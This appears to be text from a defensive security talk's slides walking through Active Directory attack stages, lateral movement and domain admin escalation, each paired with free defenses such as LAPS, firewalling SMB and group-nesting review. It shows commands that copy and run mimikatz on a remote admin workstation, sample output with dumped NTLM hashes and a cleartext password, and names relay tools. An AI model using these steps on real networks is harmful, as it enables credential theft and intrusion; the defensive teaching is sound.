
LOCAL ADMINISTRATOR PASSWORD  
SOLUTION

LAPS



# STEP 4.5

## LATERAL MOVEMENT





Typical  
Defenses

- LOCAL ACCOUNTS →  
DENY ALL THE THINGS
- WHY U NO FIREWALL  
SMB/WMI/NETBIOS/  
SSH/VNC?

FREE  
DEFENSE

```
10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)
```

gross - IT Administrator with DA  
Machine name - gross-Admin  
IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

```
cmd.exe net use \\gross-Admin\IPC$  
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe  
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand
```

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SekurLSA : librairie de manipulation des données de sécurités dans LSASS

```
mimikatz # @getLogonPasswords  
  
Authentification Id      : 0;269456  
Package d'authentification : NTLM  
Utilisateur principal    : gross  
Domaine d'authentification : ACME  
msv1_0 :          lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }  
wdigest :           i8myUsername!  
tspkg :            i8myUsername!
```

**Allow access for:**  All users  
 Only these users:

- Automatically allow signed software to receive incoming connections  
Allows software signed by a valid certificate authority to provide services accessed from the network.
- Enable stealth mode  
Don't respond to or acknowledge attempts to access this computer from the network by test applications using ICMP, such as Ping.

On	Service
<input type="checkbox"/>	Screen Sharing
<input type="checkbox"/>	File Sharing
<input type="checkbox"/>	Printer Sharing
<input checked="" type="checkbox"/>	Remote Login
<input type="checkbox"/>	Remote Management
<input type="checkbox"/>	Remote Apple Events
<input type="checkbox"/>	Internet Sharing
<input type="checkbox"/>	Bluetooth Sharing

PF?

- RESPONDER
- SMBRELAY
- PSEXEC
- NMAP PORT 22 FROM A  
REGULAR MACHINE
- MAP A DRIVE ON  
ANOTHER WORKSTATION

Test  
those..

# STEP 5 DOMAIN ADMIN PRIVILEGES



- “WE MONITOR MODIFICATIONS TO THE DOMAIN/ENTERPRISE ADMINS GROUP”
- “WE USE MULTIPLE DOMAINS FOR SEPARATION”


Typical  
Defenses

Domains are not security boundaries, forests are.  
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- SERIOUSLY: SEPARATE YOUR SERVICE ACCOUNTS
- PATCH DOMAIN CONTROLLERS LIKE CHUCK NORRIS WOULD
- DELEGATE DELEGATE DELEGATE
- DEDICATED ADMIN BOXES
- LLMNR: No!!!!111
- KNOW WHAT EFFECTIVE PERMISSIONS ARE

FREE  
DEFENSE



DELEGATE  
DELEGATE  
DELEGATE

- COMPLEXITY IS THE ENEMY
- VERY FEW MEDIUM TO LARGE ORGS UNDERSTAND THEIR AD GROUP NESTING SITUATION FREE TOOLS!
- GREAT VIZ.

EFFECTIVE  
PERMISSIONS

## Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

```
00  Montreal Sysadmins  
00    DC=acmeanvils,DC=xyz  
01      └ Local Admin on Desktops  
01          DC=acmeanvils,DC=xyz  
01      └ Local Admin on Laptops  
01          DC=acmeanvils,DC=xyz  
01      └ Print Server Administrators  
01          DC=acmeanvils,DC=xyz  
02            └ Restart Spooler on Company Wide Print Servers  
02                DC=acmeanvils,DC=xyz  
03                  └ Montreal Sysadmins  
03                      DC=acmeanvils,DC=xyz
```

MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:

- Loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"


Nesting Level: 3  
Known Group(s) Count: 5  
Nesting Potential Issue(s): 1

Estimated Token Size: 1240 bytes

Unknown Group(s) Count: 0  
Nesting Potential Issue(s): 0

GroupName: Global Group  
GroupName: Domain Local Group  
GroupName: Universal Group  
GroupName: GroupType/Scope unknown due to ACL restriction  
Color Filled: Nesting issue

Ending



